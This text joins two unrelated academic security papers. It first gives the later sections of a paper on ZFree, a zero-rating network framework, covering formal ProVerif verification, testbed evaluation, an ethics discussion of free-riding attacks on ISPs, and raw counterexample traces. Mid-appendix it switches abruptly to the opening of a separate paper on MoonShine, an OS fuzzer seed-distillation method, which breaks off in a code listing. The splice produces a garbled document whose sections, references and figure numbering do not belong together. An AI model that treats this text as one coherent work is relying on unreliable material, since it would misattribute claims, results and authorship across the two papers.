We model the general zero-rating framework in ProVerif by describing three parties, the client, the CP and the ISP. The client talks with the CP server through the ISP via a bi-directional communication, either unencrypted or encrypted. The unencrypted communication is plaintext; the encrypted communication is based on an existing TLS model [13] and we also introduce a Certificate Authority that issues and verifies the CP's certificate. Now, let us introduce how each framework is modeled.

- Network Cookies. We model a cookie server distributing cookies to all the clients as described in the paper [50]. Specifically, when the cookie server receives a request from a client with both the CP and the client's IP address, the cookie server responds to both the client and the ISP with a cookie descriptor consisting of a cookie ID, a cookie key and a cookie attribute. Next, each message from the client to the CP server has the cookie descriptor to let the ISP verify the message.
- IP Whitelist. We model the IP whitelist to let the ISP check whether the source IP addresses of all the responses match the whitelist. The whitelist is obtained from the ISP via an encrypted communication. Note that such IP whitelist is adopted by several industry proposals [16, 3].
- ZFree. We add two components, i.e., the ISP assistant and the CP server agent, and model the control and data planes described in Section 4 as two communication channels. During the setup phase, the ISP assistant first exchanges handshake information, such as ZFree version, cipher suites, and a policy set, with the server agent, and then calculates session keys. Next, during the communication phase, the CP server agent sniffs all the packets in the data plane channel, generates keyed hashes and sends the information in the control plane channel.

### 6.2 Verification Goals

We ask ProVerif to verify the following three goals for the aforementioned zero-rating frameworks.

*Goal 1:* Packet Integrity. We ask ProVerif to verify the integrity of response packets from the CP server to the client. (The request packets are irrelevant because they are generated by the client and can have arbitrary contents.) Specifically, the response sent from the CP server needs to match with the one received by the client as shown in our query to ProVerify at the second row of Table 2. Note that *endResponseVerif*

Table 2: Summary of Formal Verification Results on Network Cookies, IP Whitelist and ZFree.

| Goals | ProVerif Queries | Network Cookies [50] | | IP Whitelist | | ZFree | |
|---|---|---|---|---|---|---|---|
| | | Unencrypted | Encrypted | Unencrypted | Encrypted | Unencrypted | Encrypted |
| Integrity | $event(endResponseVerif(response))$ ==> $event(beginResponseVerif(response))$ | ✗ | ✗ | ✗ | ✗ | ✓ | ✓ |
| Authenticity | $inj\text{-}event(endServerVerif(server\_identity))$ ==> $inj\text{-}event(beginServerVerif(server\_identity))$ | ✗ | ✗ | ✗ | ✗ | ✓ | ✓ |
| Secrecy | $attacker(AppData)$ | ✗ | ✓ | ✗ | ✓ | ✗ | ✓ |

✓: the property is satisfied; ✗: the property is not. Unencrypted and encrypted refer to data plane communication.

and *beginResponseVerif* are in the client and CP server functions respectively for the verification.

*Goal 2:* CP Server Authenticity. We ask ProfVerif to verify that the server identity matches with the zero-rating list at the ISP side. Specifically, the *server_cert* of the CP server needs to be verified by the ISP as shown in our query to ProVerify in the third row of Table 2. Similarly, *endServerVerif* and *beginServerVerif* are in the ISP and the CP server.

*Goal 3:* Application Data Secrecy. We ask ProVerif to verify the secrecy of application data between the client and the CP server as shown at the last row of Table 2.

Note that the threat models are different for Goals 1&2 and Goal 3. Goals 1&2 assume that the client is malicious—i.e., even in encrypted mode, all the client-side data including the session key is available to a remote middlebox controlled by the client. Goal 3 assumes that the client is benign and a man-in-the-middle attacker may exist.

### 6.3 Verification Results

An overview of our verification results can be found in Table 2. Some detailed, raw traces can also be found in Appendix A. To summarize, both Network Cookies and IP whitelist are vulnerable to free-riding attacks, because they cannot preserve either packet integrity or CP server authenticity; by contrast, ZFree can defend against free-riding attacks. At the same time, our verification also shows that none of three frameworks changes application layer security, i.e., data secrecy is preserved if traffic is encrypted. Now let us discuss several example violation outputs found by ProVerif.

*Output 1 (Network Cookies): Authenticity Violation.* When we query $endServerVerif(server\_identity)$, ProVerif outputs a violation case for Network Cookies. Specifically, the violation shows that an attacker can acquire a zero-rating cookie and send the cookie together with non-zero-rating contents to another server.

*Output 2 (Network Cookies & IP Whitelist): Integrity Violation.* When we query ProVerif with $endResponseIntegrity(response)$, ProVerif outputs violations for both Network Cookies and IP whitelists. The violations show that an attacker can obtain the response packet from a zero-rating CP server, modify the packet to inject contents from another CP server, and then send the modified packet to the client.

*Output 3 (IP Whitelist): Authenticity Violation.* When we make an authenticity query to ProVerif for IP whitelist, ProVerif outputs a violation showing that an attacker, as both a client and a man-in-the-middle, can obtain the IP address of the zero-rating CP and insert the IP into the response data from another non-zero-rating CP.

Next, we show that we need to carefully design ZFree so that a simple variation of the protocol may result in an insecure design. We show several possible violations of weak ZFree variations below.

*Output 4 (Weak ZFree Variation): Integrity Violation.* The first ZFree variation is that we adopt weak hash algorithm, such as SHA-1, instead of SHA-256 in ZFree control plane protocol. When we make an integrity query to ProVerif for this weak variation, ProVerif reports that an attacker can compromise both the traffic key and the session key, and then modify the "HASH-PUSH" message to include her own hashes of non-zero-rated packets.

*Output 5 (Weak ZFree Variation):* The second ZFree variation is that we skip the keyed hashes of the control plane *HashPush* packet. When we make an integrity query to ProfVerif, it reports a violation, in which an attacker can obtain the *HashPush* message, modify the message, and then change the corresponding data plane packet as well.

## 7 Implementation

We implemented ZFree with 1,890 lines of code (LoC), i.e., 1,100 LoC for the ISP assistant and 790 LoC for the server agent. We also setup a LTE network using ns-3 [6] and another WiFi network using Mininet-WiFi [4]—both network simulators are popular and adopted by many existing works [33, 35, 48]. The LTE network consists of several user equipment (UEs), eNodeBs, PDN gateway, MME and HSS; the WiFi network consists access point (AP) and routers. The entire setup has 950 LoC and detailed configuration can be found in Section 8. Additionally, we also setup a demo website with 836 LoC. In our formal verification, we model Network Cookie, ISP whitelist and ZFree the integrity, secrecy and authenticity queries with 450, 380 and 850 LoC respectively. All the aforementioned source code



Figure 3: Two Evaluation Test Beds (Mobile and WiFi Environments)

can be found in the following anonymous repository (https://github.com/zfree2018/ZFREE).

# 8 Evaluation

In this section, we start by describing our environment setup and then introducing each experiment respectively.

**Environment Setup.** We setup two environments, as shown in Figure 3, to test ISP networks, one mobile network for ZFree's non-blocking mode, and the other WiFi network for ZFree's blocking mode. First, the mobile testing environment is built based on ns-3 [6] in a physical machine with 3.2 GHz Intel due-core i7-6950x CPU, 32GB memory and Ubuntu 16.04 LTS OS. The mobile network consists of the ISP core network and two groups of 1,200 user equipments (UEs) with two by two MIMO antennas. Our ISP core network has a Serving/PDN gateway, a MME, a HSS and a PCRF. The ISP core network is connected with two CP servers via a layer 3 gateway router.

Second, the airplane cabin WiFi testing environment is built based on Mininet-WiFi [4] in a physical machine with Intel i5-7400 CPU, 24GB memory and Ubuntu 16.04 LTS OS. The environment has 120 UEs and two 802.11n access point (AP) connected with one access controller (AC). The AC is connected to a CP server via a layer-three router. We also mimic the airplane cabin environment and limit the bandwidth between the APs and the AC as 30 Mbps. Our CP server is equipped with HTTP, HTTPs and iPerf stress testing service.

We deploy ZFree upon these two testing networks: both the ISP assistant and the server agent are Ubuntu 16.04 LTS virtual machines with 1.2GHZ CPU and 12 GB memory. They are connected with the corresponding network with a layer 3 OpenvSwitch (OVS) throught NS3 real-time link model and Mininet-WiFi network bridge. The ISP assistant and the server agent are connected via an OVS VxLAN based overlay network separating from the data plane.

## 8.1 End-to-end Communication

We first measure the overhead from the perspective of a user of the ISP network with ZFree enabled.

### 8.1.1 Page Loading Time


In this experiment, we measure the page loading time for Top 500 Alexa websites with and without ZFree in both blocking and non-blocking modes. Specifically, we setup one of our CP servers as a proxy that relays network traffic from Top 500 Alexa websites. Note that we count all the traffic as zero-rating for the measurement purpose. Figure 4a shows the cumulative distribution function (CDF) graph of the loading time of Top 500 Alexa websites. The median overhead of ZFree's non-blocking mode is very small, i.e., 1.26%, which mainly comes from port mirroring. The blocking mode of ZFree incurs 8.79% median overhead, which comes from the hash operations at both the ISP assistant and the server agent.

### 8.1.2 Download Time with Different Bandwidth

In this experiment, we test the end-to-end performance when the user accesses the CP server under different bandwidth limits ranging from 0.1Mbps to 120Mbps. Note that each UE is setup with peak downlink speed as 150Mbps and all the experiments are performed six times using legacy TCP connection, legacy TLS connection, TCP connection with ZFree's non-blocking mode and TLS connection with ZFree's blocking mode. Figure 4b shows the results, i.e., the download time of a 900MB video file in the y-axis v.s. the network bandwidth in the x-axis. As expected, the download time decreases as the network bandwidth increases, because the network becomes less crowded. The download time of ZFree's non-blocking mode is almost the same as the native connection, such as TCP and TLS, and the download time of the blocking mode is constantly higher than the native connection.

### 8.1.3 LTE Handover Testing

In this experiment, we test the end-to-end performance during LTE handover with and without ZFree. Specifically, we setup one UE moving from a cell in the source eNodeB to a cell in another eNodeB located 500meters away with traveling speed from 10km/h to 120km/h. We configure the transmission power of both eNodeBs as 46dBm and the handover algorithm as A2A4RSRQ [27, 2], and then adopt the iPerf stress test tool to keep the UE receiving data from our CP server. Figure 5 shows our LTE handover testing results. First, the transmis-



(a) Top 500 Websites (b) Limited Bandwidth (c) Scalability of Non-Blocking Mode (d) Scalability of Blocking Mode

Figure 4: ZFree Evaluation Graphs: (a) The CDF of Loading Time of Top 500 Alexa Websites; (b) The End-to-end Delay vs. the Network Bandwidth; (c) The End-to-end Delay vs. the Number of Connections in Mobile Network Environment with ZFree's Non-blocking Mode; and (d) The End-to-end Delay vs. the Number of Connections in WiFi Environment with ZFree's Blocking Mode.




Figure 5: LTE Handover Throughput in both Legacy Mobile Network and Mobile Network with ZFree Enabled

sion speed decreases as traveling speed increases with and without ZFree because the UE has to quickly switch from one cell to another. Second, the transmission speed with ZFree enabled is a little bit smaller than the one without ZFree, i.e., incurring 1.45% overhead. The overhead number is very similar to the one during normal transmission without handover, which means ZFree has little influence on the handover process.

### 8.2 ISP Core Network

In this experiment, we measure ZFree from the perspective of the ISP core network.

#### 8.2.1 Scalability

In this experiment, we measure whether ZFree can scale when the number of connections increases. Particularly, we measure the end-to-end delay, i.e., the interval between the timestamp at which the client sends a request and the one at which the client receives the response. The experiment is performed in cellular network environment for non-blocking mode and in airplane WiFi environment for blocking mode. Figure 4c and 4d shows the end-to-end delay of non-blocking and blocking modes in the x-axis when the number of connections in the y-axis increases. In both figures, the end-to-end delays of TCP and TLS without ZFree are shown as a baseline for comparison. Our results show that the end-to-end delay is almost flat as the number of connections increases.

#### 8.2.2 Stress Test

In this section, we perform a stress test of ZFree in terms of network latency and bandwidth following RFC 2544 [7], which documents benchmarking methodology for network interconnect devices. Specifically, we replay real-world traffic captured from netresec [5] and tcpReplay [12] in network access point. The Netresec network trace [5] has high-speed (8–10Gbps) network flows with 40 million packets from 1,982 applications, and the other [12] low-speed (500Mbps) network flows with 791,615 packets from 132 applications. During the 5-hour period, the low-speed trace is repeated continuously from both CP servers to the UEs while the high-speed trace only from one CP server to the UEs every half an hour. The purpose is to simulate a bursty traffic scenario in the test.

The testing methodology works as follows. We use TCPreplay [9], a popular replaying software, to rewrite the packet header including the source IP, the destination IP, the source MAC address and the destination MAC address of the traffic. We also uniformly randomize the destination IP and MAC addresses of all the flows to different UEs so that the traffic can be evenly distributed inside the network.

Figure 6 shows the network traffic in data plane and corresponding CPU Usage for the ISP Assistant (top) and two CP Agents (middle and bottom). During our replay, the legacy ISP network without ZFree has 9–10Gbps peak traffic with an average rate of 5.991Gbps in Figure 6 (top); the ISP network with ZFree also has 9–10Gbps peak traffic with a slightly lower average rate of 5.933Gbps. The CPU usage of the ISP assistant is 70% during peak and 20% in normal case. Our first CP server has 1.582Gbps peak traffic in legacy network and 1.571Gbps with ZFree's server agent as shown



Figure 6: Network Traffic (Gbps) and CPU Usage (%) for the ISP Assistant (Top) and two CP Agents (Middle and Bottom) under Stress Test

in Figure 6 (middle). The average CPU usage for the first CP server is 15.4%. Our second CP server has 4.332Gbps peak traffic in legacy network and 4.213Gbps with ZFree's server agent as shown in Figure 6 (middle). The average CPU usage for the second CP server is 42.2%.

In sum, the evaluation results show that ZFree can support the needs for ISP core network with reasonable CPU overhead.

#### 8.2.3 Control Plane Overhead

In this part, we measure two overhead: the control plane communication overhead and the control plane processing overhead. First, we replay a 900MB zero-rating video file from one CP to one UE and calculate the volumes of packets between the ISP assistant and the server agent compared with the total amount of traffic. Our evaluation shows that ZFree introduces a small amount, i.e., 4.2%, of additional traffic in terms of control plane communication overhead.

Second, we compare ZFree control plane protocol with a naive implementation that transfers plain hash values in a TLS connection. Our evaluation shows that such implementation incurs 2.8 times more overhead than ZFree control plane protocol when processing 100MB data plane traffic. The reason is that keyed hash is cheap as compared to encryption, such as AES.

### 8.3 Security

In this experiment, we evaluate the security of our ZFree implementation by using three types of zero-rating attacks. Two types are documented in Section 2, i.e., masquerading a CP server and modifying the response packet from the CP server. We also perform a TCP retransmission-based free-riding attacks [20] against ZFree. Specifically, we add two virtual switches, one between the ISP and the CP gateway, and the other between the client and the ISP. The former is used to modify response packets, e.g., encapsulating packets into TCP retransmission, and the latter is used to recover the modified contents, e.g., stripping the added TCP headers. Our evaluation results show that ZFree is robust to all three types of free-riding attacks. Specifically, ZFree in its blocking mode rejects corresponding packets and the client can not get the response until timeout.

## 9 Discussions

In this section, we discuss several aspects of ZFree. First, we discuss *ethics concerns* for the free-riding attacks that we launched against real-world ISPs. During all the experiments, we try to limit the damage that could occur to these ISPs. We only downloaded a small amount of but enough data so that the free-riding attack effect can be observed. The downloaded contents are hosted on our own server and contain no real information. Moreover, we paid these ISPs after all the experiments. For mobile networks, we paid the ISP with extra data traffic fees for the amount that we used; for WiFi network, we purchased the WiFi, e.g., on United flight, after our experiment. We also tried our best to inform the tested ISPs about the found vulnerabilities. All the tested ISPs are informed of this issue.

Second, we discuss the general issue about *network neutrality*. As mentioned by Yiakoumis et al. [50], some people raised concerns that certain zero-rating services could violate network neutrality. The general issue is orthogonal to our paper. The current status is that the Federal Communications Commission (FCC) determines whether a zero-rating service creates unfair conditions for consumers on a case-by-case basis. So far FCC approves most of existing zero-rating services provided by ISP.

Third, we discuss how *third-party contents*, e.g., ads included in a webpage, are zero-rated. The current prototype of ZFree can only zero-rate first-party contents but not third-party. We note that this is a traditional hard problem in zero-rating framework and many real-world ISPs do not zero-rate third-party contents as well. For example, when we visit history.com, T-Mobile only zero-rates contents from history.com but not the third-party ads embedded inside the webpage. We leave it as

future work to include third-party contents.

Fourth, we discuss how to deal with CDN in ZFree. Each CDN server needs to install a server agent and communicate with the ISP assistant. We realize that in mobile network scenario the case is even sometimes simplified, because many mobile ISPs host their own CDN and provide contents directly from their base station. That is, the server agent and the ISP assistant may be co-located in the same local network.

Lastly, we talk about the robustness of ZFree against DoS attacks. ZFree computes the hashes of server responses but not requests. That is, if there exists DoS attacks, the CP server is the target before ZFree, which can help ZFree to filter DoS requests. In practice, a DoS attack filter is deployed at the CP's gateway and ZFree is located behind this DoS attack filter.

## 10 Related Work

We discuss related work in this section.

### 10.1 Existing Attacks

We categorize existing attacks on ISP Policy and Charging Rules Function (PCRF) [10, 8] into two types, free-riding and overcharging.

First, an attacker as a malicious client can mislead ISP's PCRF and obtain access to illegitimate free data—defined as free-riding attacks. In the past, researchers show that an attacker may utilize different uncharged protocols, including TCP retransmission [21, 20], DNS [41] and ICMP [31], to launch free-riding attacks. The only three-party free-riding attack mentioned by Kakhki et al. [25] is to change the "Host" field of an HTTP packet to bypass charging. As a comparison, the measurement described in Section 2 studies the HTTPS protocol and also propose a new free-riding attack in which an attacker can modify the response from a zero-rating server and inject non-zero-rating contents.

Second, a man-in-the-middle attacker can generate huge amount of data between the client and the ISP to cause the users being charged for additional traffic, which is called overcharging attacks [31, 21, 42]. This type of attack is out of scope and one can refer to existing works [31, 21, 42] for solutions.

### 10.2 Existing Zero-rating Framework

In general, there are two types of zero-rating frameworks: ISP-only and ISP-CP approaches. First, many ISPs use traffic inspection techniques, such as Deep Packet Inspection (DPI) and its enhancement [47, 32, 51] to differentiate network traffic. Similarly, many other approaches [26, 28, 49, 44, 45, 52] can also be used to inspect network traffic. Although such approaches are effective in differentiating network traffic, especially on the protocol layer, they cannot be used to defend against our free-riding attacks. The reason is that the zero-rating contents in our scenario are generated by the CP and possibly encrypted, i.e., it is impossible and insecure for the CP to understand or inspect the traffic.

Second, people also propose to let the ISP and CP negotiate on a zero-rating policy. For example, Limited Use of Remote Keys (LURK) [34] and Session Protocol for User Datagrams (SPUD) [23] are two new protocols that allow middlebox to inspect end-to-end traffic. Yiakoumis et al. [50] propose a traffic authentication architecture so-called network cookie to provide on demand zero-rating services. Facebook Zero [11, 3] allows CP to provide the ISP an IP whitelist so that only traffic to an IP in the list is zero-rated. However, none of the aforementioned approaches can defend against free-riding attacks as they fail to authenticate zero-rating servers and verify packet integrity. Additionally, LURK and SPUD require the server codebase modifications, i.e., being incompatible with existing codebase.

### 10.3 Other Techniques

Packet hashing is also used by Chen et al. [18] for diagnosis purpose. Specifically, they use FPGA to compute all the packet hashes in the backbone network and deliver them to next hops for diagnosis. Note that packet hashing alone cannot defend against free-riding attacks, because ZFree needs to ensure both server authenticity and packet integrity. Middlebox enhancement include both blackbox and whitebox approaches. Blackbox enhancement [30, 43, 38, 29, 46, 24, 17, 22, 40] analyzes traffic without decryption or understanding the traffic. Such approach, though being effective in solving their own problem, cannot correctly zero-rate traffic without collaborating with the CP server. Whitebox approaches, such as mcTLS [37] and APIP [36], enhance TLS protocol to convey information for the middlebox. As a comparison, they require server code modifications and face backward compatibility problem in deployment. Certificate pinning [39, 19], or HTTP Public Key Pinning (HPKP), is a security mechanism embedded in HTTP header that defends against impersonation attack. Certificate pinning cannot prevent zero-rating attacks, because it requires the collaboration from the client.

## 11 Conclusion

To mitigate such free-riding attacks, in this paper, we propose a secure, backward compatible, zero-rating framework, called ZFree, which authenticates and verifies all the communications between the CP and the client. ZFree is formally verified as secure against free-riding attacks. We implemented a prototype of ZFree and our evaluation on two test beds, one mobile network and the other WiFi network, shows that ZFree is lightweight, secure, and scalable.

## A Raw Trace Example Outputted by ProVerif

In the appendix, we show five examples of raw traces outputted by ProVerif. Figure 7 shows a counter example against response integrity for Network Cookies Model; Figure 8 shows another counter example trace against CP authenticity for IP whitelist based zero-rating framework. Figure 9 shows a successful verification example of ZFree. Figure 10 shows a counter example trace if the ZFree's packet hash is removed. Figure 11 shows a counter example trace if ZFree uses a weak hash function.

1. The attacker has some term cookie_attribute_1498.
attacker(cookie_attribute_1498).
2. The attacker has some term cookie_key_1497.
attacker(cookie_key_1497).
3. The attacker has some term cookie_id_1496.
attacker(cookie_id_1496).
4. By 3, the attacker may know cookie_id_1496.
By 2, the attacker may know cookie_key_1497.
By 1, the attacker may know cookie_attribute_1498.
Using the function 3-tuple the attacker may obtain
Network_Cookie(cookie_id_1496,cookie_key_1497,cookie_attribute_1498).
attacker((cookie_id_1496,cookie_key_1497,cookie_attribute_1498)).
5. The attacker has some term transferred_server_certificate_1501.
attacker(transferred_server_certificate_1501).
6. We assume as hypothesis that attacker(response_data_1494).
7. By 6, the attacker may know response_data_1494.
By 5, the attacker may know transferred_server_certificate_1501.
Using the function 2-tuple the attacker may obtain
(response_data_1494,transferred_server_certificate_1501).
attacker((response_data_1494,transferred_server_certificate_1501)).
8. The message (cookie_id_1496,cookie_key_1497,cookie_attribute_1498) that the attacker may have by 4 may be received at input {14}.
The message (response_data_1494,transferred_server_certificate_1501) that the attacker may have by 7 may be received at input {18}.
So event endResponseVerif(response_data_1494) may be executed at {19}.
end(endResponseVerif(response_data_1494)).

Figure 7: Counter example traces on verifying response integrity for Network Cookies (TCP Connection)

1. The attacker has some term response_Sequence_Number_136.
attacker(response_Sequence_Number_136).
2. The attacker has some term response_ACK_Number_135.
attacker(response_ACK_Number_135).
3. The attacker has some term response_Port_Number_134.
attacker(response_Port_Number_134).
4. The attacker has some term response_IP_133.
attacker(response_IP_133).
5. By 4, the attacker may know response_IP_133.
By 3, the attacker may know response_Port_Number_134.
By 2, the attacker may know response_ACK_Number_135.
By 1, the attacker may know response_Sequence_Number_136.
Using the function 4-tuple the attacker may obtain
Server_response(response_IP_133,response_Port_Number_134,
response_ACK_Number_135,response_Sequence_Number_136).
attacker((response_IP_133,response_Port_Number_134,response
_ACK_Number_135,response_Sequence_Number_136)).
6. We assume as hypothesis that attacker(server_identity_150).
7. The message response_Sequence_Number_136 that the attacker may have by 1 may be received at input 24. The message
(response_IP_133,response_Port_Number_134,response_ACK_Number_135,
response_Sequence_Number_136) at 26 in copy server_identity_150.
The message
(response_IP_133,response_Port_Number_134,response_ACK_Number_135,
response_Sequence_Number_136) that the attacker may have by 6 may be received at input 27.
So event endIPVerify(server_identity_150) may be executed at 28 in session cid_181.
A trace has been found.
RESULT inj-event(endIPVerify(server_identity)) ==
inj-event(endIPVerify(server_identity)) is false.
RESULT (even event(endIPVerify(server_identity_150)) ==
event(endIPVerify(server_identity_150)) is false.)

# MoonShine: Optimizing OS Fuzzer Seed Selection with Trace Distillation

Shankara Pailoor, Andrew Aday, and Suman Jana
*Columbia University*

## Abstract

OS fuzzers primarily test the system-call interface between the OS kernel and user-level applications for security vulnerabilities. The effectiveness of all existing evolutionary OS fuzzers depends heavily on the quality and diversity of their seed system call sequences. However, generating good seeds for OS fuzzing is a hard problem as the behavior of each system call depends heavily on the OS kernel state created by the previously executed system calls. Therefore, popular evolutionary OS fuzzers often rely on hand-coded rules for generating valid seed sequences of system calls that can bootstrap the fuzzing process. Unfortunately, this approach severely restricts the diversity of the seed system call sequences and therefore limits the effectiveness of the fuzzers.

In this paper, we develop MoonShine, a novel strategy for distilling seeds for OS fuzzers from system call traces of real-world programs while still preserving the dependencies across the system calls. MoonShine leverages light-weight static analysis for efficiently detecting dependencies across different system calls.

We designed and implemented MoonShine as an extension to Syzkaller, a state-of-the-art evolutionary fuzzer for the Linux kernel. Starting from traces containing 2.8 million system calls gathered from 3,220 real-world programs, MoonShine distilled down to just over 14,000 calls while preserving 86% of the original code coverage. Using these distilled seed system call sequences, MoonShine was able to improve Syzkaller's achieved code coverage for the Linux kernel by 13% on average. MoonShine also found 17 new vulnerabilities in the Linux kernel that were not found by Syzkaller.

## 1 Introduction

Security vulnerabilities like buffer overflow and use-after-free inside operating system (OS) kernels are particularly dangerous as they might allow an attacker to completely compromise a target system. OS fuzzing is a popular technique for automatically discovering and fixing such critical security vulnerabilities. Most OS fuzzers focus primarily on testing the system-call interface as it is one of the main points of interaction between the OS kernel and user-level programs. Moreover, any bug in system call implementations might allow an unprivileged user-level process to completely compromise the system.

OS fuzzers usually start with a set of *synthetic seed programs*, i.e., a sequence of system calls, and iteratively mutate their arguments/orderings using evolutionary guidance to maximize the achieved code coverage. It is well-known that the performance of evolutionary fuzzers depend critically on the quality and diversity of their seeds [31, 39]. Ideally, the synthetic seed programs for OS fuzzers should each contain a small number of system calls that exercise diverse functionality in the OS kernel.

However, the behavior of each system call heavily depends on the shared kernel state created by the previous system calls, and any system call invoked by the seed programs without the correct kernel state will only trigger the shallow error handling code without reaching the core logic. Therefore, to reach deeper into a system call logic, the corresponding seed program must correctly set up the kernel state as expected by the system call. As user programs can only read/write kernel state through other system calls, essentially the seed programs must identify the dependent system calls and invoke them in a certain system-call-specific order. For example, a seed program using the `read` system call must ensure that the input file descriptor is already in an "opened" state with read permissions using the `open` system call.

Existing OS fuzzers [11, 37] rely on thousands of hand-coded rules to capture these dependencies and use them to generate synthetic seed programs. However, this approach requires significant manual work and does not scale well to achieve high code coverage. A promising alternative is to gather system call traces from diverse existing programs and use them to generate synthetic seed programs. This is because real programs are *required* to satisfy these dependencies in order to function correctly.

However, the system call traces of real programs are large and often repetitive, e.g., executing calls in a loop. Therefore, they are not suitable for direct use by OS fuzzers as they will significantly slow down the efficiency (i.e., execution rate) of the fuzzers. The system call traces must be distilled while maintaining the correct dependencies between the system calls as mentioned earlier to ensure that their achieved code coverage does not

go down significantly after distillation. We call this process *seed distillation* for OS fuzzers. This is a hard problem as any simple strategy that selects the system calls individually without considering their dependencies is unlikely to improve coverage of the fuzzing process. For example, we find that randomly selecting system calls from existing program traces do not result in any coverage improvement over hand-coded rules (see Section 5.4 for more details).

In this paper, we address the aforementioned seed distillation problem by designing and implementing MoonShine, a framework that automatically generates seed programs for OS fuzzers by collecting and distilling system call traces from existing programs. It distills system call traces while still maintaining the dependencies across the system calls to maximize coverage. MoonShine first executes a set a real-world programs and captures their system call traces along with the coverage achieved by each call. Next, it greedily selects the calls that contribute the most new coverage and for each such call, identifies all its dependencies using lightweight static analysis and groups them into seed programs.

We demonstrate that MoonShine is able to distill a trace consisting of a total of 2.8 million system calls gathered from 3,220 real programs down to just over 14,000 calls while still maintaining 86% of their original coverage over the Linux kernel. We also demonstrate that our distilled seeds help Syzkaller, a state-of-the-art system call fuzzer, to improve its coverage achieved for the Linux kernel by 13% over using manual rules for generating seeds. Finally, MoonShine's approach led to the discovery of 17 new vulnerabilities in Linux kernel, none of which were found by Syzkaller while using its manual rule-based seeds.

In summary, we make the following contributions:

- We introduce the concept of seed distillation, i.e., distilling traces from real world programs while maintaining both the system call dependencies and achieved code coverage as a means of improving OS fuzzers.
- We present an efficient seed distillation algorithm for OS fuzzers using lightweight static analysis.
- We designed and implemented our approach as part of MoonShine and demonstrated its effectiveness by integrating it with Syzkaller, a state-of-the-art OS fuzzer. MoonShine improved Syzkaller's test coverage for the Linux kernel by 13% and discovered 17 new previously-undisclosed vulnerabilities in the Linux kernel.

The rest of the paper is organized as follows. Section 2 provides an overview of our techniques along with a motivating example. Section 3 describes our methodology. We discuss the design and implementation of MoonShine in Section 4 and present the results of our evaluation in Section 5. Finally, we describe related work in Section 8 and conclude in Section 10.

# 2 Overview

## 2.1 Problem Description

Most existing OS fuzzers use thousands of hand-coded rules to generate seed system call sequences with valid dependencies. As such an approach is fundamentally unscalable, our goal in this paper is to design and implement a technique for automatically distilling system calls from traces of real existing programs while maintaining the corresponding dependencies. However, system call traces of existing programs can be arbitrarily large and repetitive, and as a result will significantly slow down the performance of an OS fuzzer. Therefore, in this paper, we focus on distilling a small number of system calls from the traces while maintaining their dependencies and preserving most of the coverage achieved by the complete traces.

Existing test case minimization strategies like afl-tmin [12] try to dynamically remove parts of an input while ensuring that coverage does not decrease. However, such strategies do not scale well to program traces containing even a modest number of system calls due to their complex dependencies. For example, consider the left-hand trace shown in Figure 1. A dynamic test minimization strategy similar to that of afl-tmin might take up to 256 iterations for finding the minimal distilled sequence of calls.

To avoid the issues described above, we use lightweight static analysis to identify the potential dependencies between system calls and apply a greedy strategy to distill the system calls (along with their dependencies) that contribute significantly towards the coverage achieved by the undistilled trace. Before describing our approach in detail, we define below two different types of dependencies that we must deal with during the distillation process.

**Explicit Dependencies.** We define a system call $c_i$ to be explicitly dependent on another system call $c_j$ if $c_j$ produces a result that $c_i$ uses as an input argument. For example, in Figure 1, the `open` call in line 2 is an explicit dependency of the `mmap` call in line 3 because `open` returns a file descriptor (3) that is used by `mmap` as its fourth argument. If `open` did not execute, then `mmap` would not return successfully, which means it would take a different execution path in the kernel.

**Implicit Dependencies.** A system call $c_i$ is defined to be implicitly dependent on $c_j$ if the execution of $c_j$ affects the execution of $c_i$ through some shared data struc-



Figure 1: An example of seed distillation by MoonShine. On the left is an example trace before distillation and on the right are the calls MoonShine identified as contributing the most new coverage along with their dependencies. The line numbers on the right indicate their position in the original trace.

ture in the kernel, even though there is no overlap between $c_j$'s output and $c_i$'s input arguments. In Figure 1, the `mlockall` call is an implicit dependency of the `msync` call. The `mlockall` call instructs the kernel to lock all memory pages that are mapped into the process's address space to avoid swapping. When `msync` is called with the flag `MS_INVALIDATE` on an mmap'd page to invalidate all changes, `msync` fails with an `-EBUSY` error because the pages were locked in memory. In this case, the `mlockall` call affects the behavior of `msync` through the `vma->vm_flags` as shown in Figure 2 even though these calls do not share any arguments.

## 2.2 Motivating Example

MoonShine detects explicit and implicit dependencies by statically analyzing the system call traces and the kernel sources. We outline how MoonShine performs seed distillation by leveraging these dependencies below.

For distillation, MoonShine first identifies the calls that contribute the most unique code coverage. Let us assume that the `mmap`, `msync`, and `write` calls in lines 3, 6 and 7 respectively contribute most to the code coverage in this trace. For each such call, MoonShine uses static analysis on the trace to identify the explicit dependencies. For the `mmap`, MoonShine iterates over all its arguments and looks for any upstream calls in the trace where the argument was produced by a system call. In this case, the only argument that matches the result of an upstream call is the fourth argument: the file descriptor 3 matches the result of `open` in line 2. MoonShine applies the same procedure for the `msync` call and it finds that the first argument of `msync` matches the result of `mmap` in line 3 and so `mmap` is marked as an explicit dependency of `msync`. When MoonShine applies the same procedure to the `write` it finds that it does not have explicit dependencies.

Next, MoonShine uses static analysis on the kernel source code to identify any upstream calls that may be implicit dependencies of `msync`, `mmap`, and `write`. For `msync`, MoonShine discovers that `mlockall`'s execution can impact the coverage achieved by `msync`. It observes that `msync` checks the value of the `struct vma_struct->vma_flags` field and `mlockall` writes to the same field. Figure 2 shows the relevant code from the implementations of mmap and msync in the kernel. `mlockall` calls `mlock_fixup` which in turn sets the `vma_flags` field for every `struct vma_struct` in the calling process (line 7). In this case, `lock` on line 6 is true and `newflags` contains the bitflag `VM_LOCKED`. Without the `mlockall`, the `vm_flag` field would not be set, and `msync` would not return `-EBUSY`, as highlighted on line 5. MoonShine applies the same process to `mmap` and finds that `mlockall` is also an implicit dependency of `mmap`. In the case of the `write`, MoonShine again finds that it has no upstream dependencies.

Finally, MoonShine recursively identifies all the dependencies of the system calls that are identified in the last two steps described above. In this example, MoonShine finds that the `open` and `mlockall` calls have no dependencies in the trace. Therefore, MoonShine returns all the dependencies of `write`, `mmap` and `msync` as the distilled trace shown on the right in Figure 1.

# 3 Approach

We present MoonShine's core seed distillation logic in Algorithm 1. Starting from a list of system calls $\mathbb{S}$ gathered from the program traces, MoonShine sorts the system calls by their coverage from largest to smallest (line 8). For each call in the list, MoonShine captures both the explicit (line 11) and implicit dependencies (line 12). The dependencies, along with the system calls, are merged (line 14) so that their ordering in the distilled trace matches their ordering in the original trace. This grouping of distilled calls is added to our collection of seeds $\mathscr{S}$ (line 16) for OS fuzzing.

In Algorithm 1, we demonstrate that MoonShine constructs seeds from the calls that contribute the most new coverage and captures those calls' implicit and explicit dependencies. In this section we describe how Moon-

**mlockall**

```
1: int mlockall(...) {
2: ...
3: void mlock_fixup_lock(...)
4: {
